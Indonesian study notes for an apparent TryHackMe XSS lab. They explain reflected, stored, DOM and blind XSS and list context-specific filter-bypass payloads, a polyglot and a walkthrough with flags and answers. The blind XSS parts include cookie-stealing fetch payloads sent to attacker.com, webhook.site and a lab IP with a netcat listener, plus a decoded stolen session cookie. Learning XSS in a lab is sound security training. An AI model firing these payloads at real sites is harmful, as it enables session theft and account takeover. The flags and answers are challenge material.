
Alur
- User mengirim input (misalnya parameter
errordi URL) - Aplikasi menampilkan pesan error dari parameter tersebut
- Tidak ada validasi → input langsung masuk ke HTML
Dampak
- Attacker bisa menyisipkan JavaScript ke parameter tersebut
Cara Serangan
Mekanisme
- Attacker membuat link berisi payload XSS
- Korban mengklik link tersebut
- Browser korban menjalankan script attacker
Contoh Payload
<script>alert('XSS');</script>Dampak Reflected XSS
- Pencurian session/cookie
- Pengambilan data user
- Eksekusi aksi tanpa sepengetahuan korban
Cara Testing Reflected XSS
Titik Input yang Diuji
- Query parameter URL (
?id=...) - Path URL (
/page/input) - HTTP headers (jarang, tapi mungkin)
Langkah Pengujian
- Kirim input unik (misalnya
test123) - Cek apakah muncul di halaman (reflected)
- Jika muncul → coba payload JavaScript
- Sesuaikan payload dengan konteks (HTML/attribute/script)
- Where in an URL is a good place to test for reflected XSS?
parameters
Stored XSS
Pengertian
Stored XSS adalah XSS di mana payload disimpan di server (database) dan otomatis dijalankan saat user lain membuka halaman tersebut.
Contoh Skenario

Alur
- User memasukkan input (misalnya komentar blog)
- Aplikasi menyimpan tanpa validasi
- User lain membuka halaman → payload dijalankan di browser mereka
Inti
- Payload bersifat persisten (tidak perlu dikirim ulang)
Contoh Payload
<script>alert('XSS');</script>Dampak Stored XSS
- Pencurian session/cookie
- Redirect ke website berbahaya
- Eksekusi aksi sebagai user (account takeover)
Cara Testing Stored XSS
Titik Input Umum
- Komentar blog
- Profil user
- Form input (bio, nama, dll)
- Listing / konten publik
Teknik Pengujian
- Input payload ke field yang disimpan
- Simpan / submit data
- Akses halaman tempat data ditampilkan
- Cek apakah JavaScript berjalan
Bypass Client-Side Validation
- Jangan hanya pakai form normal
- Gunakan:
- Intercept request (Burp)
- Edit manual payload
Contoh
- Field umur hanya angka → kirim:
<script>alert(1)</script>- How are stored XSS payloads usually stored on a website?
database
DOM-based XSS
Document Object Model (DOM)
Pengertian
DOM adalah representasi struktur halaman web (HTML/XML) dalam bentuk objek yang bisa dimanipulasi oleh JavaScript.
Fungsi
- Mengubah struktur, konten, dan style halaman
- Menjadi penghubung antara HTML ↔ JavaScript
DOM-Based XSS
Pengertian
DOM XSS terjadi ketika JavaScript di browser memproses input user tanpa validasi, lalu langsung menuliskannya ke halaman (DOM) tanpa melalui server.
Ciri Utama
- Eksekusi terjadi di sisi client (browser)
- Tidak melibatkan response baru dari server
Contoh Skenario
Alur
- Website membaca input dari:
window.location.hash
- Nilai tersebut langsung dimasukkan ke halaman
- Tidak ada validasi → bisa disisipi JavaScript
Contoh
https://site.com/#<script>alert(1)</script>Dampak DOM XSS
- Redirect ke website berbahaya
- Pencurian data / session
- Manipulasi konten halaman
Cara Testing DOM XSS
Fokus Utama
- Analisis JavaScript source code
Titik Input yang Dicari
window.locationdocument.URLdocument.referrer
Sink (Tempat Eksekusi Berbahaya)
Perhatikan jika data masuk ke:
innerHTMLdocument.writeeval()
Langkah Pengujian
- Cari input yang bisa dikontrol user
- Lihat bagaimana diproses di JavaScript
- Cek apakah ditulis ke DOM tanpa sanitasi
- Uji payload XSS
- What unsafe JavaScript method is good to look for in source code?
eval()
Blind XSS
Pengertian
Blind XSS adalah XSS yang payload-nya disimpan (seperti Stored XSS) tetapi attacker tidak bisa langsung melihat hasilnya.
Ciri Utama
- Tidak ada feedback langsung
- Payload dieksekusi di halaman lain (biasanya internal/admin)
Contoh Skenario
Alur
- Attacker mengisi form (misalnya contact/support)
- Payload disimpan di server
- Staff membuka di panel internal
- JavaScript dijalankan di browser staff
Dampak Blind XSS
- Pencurian cookie admin/staff
- Akses ke panel internal
- Pengambilan data sensitif (isi halaman, URL, dll)
- Potensi account takeover (admin)
Cara Testing Blind XSS
Prinsip Utama
- Gunakan payload dengan callback (request keluar)
- Agar attacker tahu kapan payload dieksekusi
Contoh Payload
<script>fetch('https://attacker.com/log?data='+btoa(document.cookie));</script>Tools Umum
- XSS Hunter
- Server sendiri (HTTP listener)
Langkah Pengujian
- Masukkan payload ke input (contact form, feedback, dll)
- Tunggu user lain (admin/staff) membuka data tersebut
- Monitor request masuk ke server attacker
- Analisis data yang didapat
Inti Penting
- Blind XSS = Stored XSS tanpa feedback langsung
- Wajib pakai callback listener
- Target utama:
- Admin panel
- Support system
- Lebih berbahaya karena:
- Menyerang user dengan privilege tinggi
Perfecting your payloads
Konsep Utama
Payload harus disesuaikan dengan konteks HTML/JS tempat input direfleksikan. Berbeda konteks → berbeda teknik bypass.
Level 1: Reflected di HTML Biasa
Kondisi
- Input langsung masuk ke HTML
Payload
<script>alert('THM');</script>Inti
- Tidak ada filter → langsung eksekusi
Level 2: Dalam Attribute (input value)
Masalah
- Payload berada di dalam
value=""
Payload
"><script>alert('THM');</script>Inti
">→ keluar dari attribute + tutup tag- Lalu jalankan script
Level 3: Dalam <textarea>
Masalah
- Input berada dalam textarea
Payload
</textarea><script>alert('THM');</script>Inti
- Tutup tag textarea → lanjutkan script
Level 4: Dalam JavaScript
Masalah
- Input masuk ke kode JS
Payload
';alert('THM');//Inti
'→ tutup string;→ akhiri statement//→ comment sisa kode
Level 5: Filter Kata "script"
Masalah
- Kata
scriptdihapus
Payload
<sscriptcript>alert('THM');</sscriptcript>Inti
- Trick overlap string → setelah filter jadi
<script>
Level 6: Filter < dan >
Masalah
- Tidak bisa pakai tag HTML
Payload
/images/cat.jpg" onload="alert('THM');Inti
- Gunakan event handler (onload)
- Tidak perlu
<script>
Polyglot Payload (Universal)
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */onerror=alert('THM') )//...Fungsi
- Bisa:
- Escape berbagai konteks
- Bypass banyak filter
- Jalan di banyak kondisi
1
<script>alert('THM');</script>2
"><script>alert('THM');</script>"3
</textarea><script>alert('THM');</script>4
';alert("THM");//5
<sscriptcript>alert('THM');</sscriptcript>6
/images/cat.jpg" onload="alert('THM');- What is the flag you received from level six?
THM{XSS_MASTER}
Practical
- https://webhook.site/
- netcat -lvp PORT_NUMBER
Tujuan
Eksploit Blind XSS pada fitur Support Ticket untuk mencuri cookie user (staff/admin).
1. Setup Awal
- Jalankan mesin & buka website
- Register & login
- Masuk ke menu Support Tickets
2. Analisis Refleksi Input
Temuan
- Isi ticket ditampilkan di:
<textarea>
Inti
- Bisa coba escape tag → indikasi XSS
3. Uji Escape HTML
Payload
</textarea>testHasil
- Berhasil keluar dari
<textarea>→ vuln terkonfirmasi
4. Uji Eksekusi XSS
Payload
</textarea><script>alert('THM');</script>Hasil
- Alert muncul → XSS berhasil
5. Eksploitasi Blind XSS (Curi Cookie)
Setup Listener (AttackBox)
nc -nlvp 9001Payload Utama
</textarea><script>fetch('http://IP:9001?cookie='+btoa(document.cookie));</script>Penjelasan Singkat
</textarea>→ keluar dari tag<script>→ jalankan JSfetch()→ kirim request ke attackerdocument.cookie→ ambil cookie korbanbtoa()→ encode agar aman dikirim
6. Eksekusi & Hasil
- Buat ticket dengan payload
- Tunggu admin membuka ticket
- Di Netcat akan muncul:
- Request berisi cookie (Base64)
7. Decode Data
- Copy hasil dari Netcat
- Decode Base64 → dapat cookie asli
Inti Penting
- Blind XSS terjadi saat:
- Payload disimpan
- Dieksekusi oleh user lain (admin)
- Tidak ada feedback → perlu listener (callback)
- Target utama:
- Cookie → session hijacking
Kalau mau, aku bisa bantu bikin flow lengkap XSS attack (dari temuan → exploit → privilege escalation) biar makin jago buat CTF 🔥
</textarea>test</textarea><script>alert('THM');</script>`` fetch('http://URL_OR_IP:PORT_NUMBER?cookie=' + btoa(document.cookie) ); fetch('https://webhook.site/86a33d27-1059-4c53-80e2-5ead984c8df5?cookie=' + btoa(document.cookie) );
nc -lvp 9001
fetch('http://10.48.120.54:9001?cookie=' + btoa(document.cookie) );

```bash
echo "c3RhZmYtc2Vzc2lvbj00QUIzMDVFNTU5NTUxOTc2OTNGMDFENkY4RkQyRDMyMQ==" | base64 -d
# staff-session=4AB305E55955197693F01D6F8FD2D321- What is the value of the staff-session cookie?
4AB305E55955197693F01D6F8FD2D321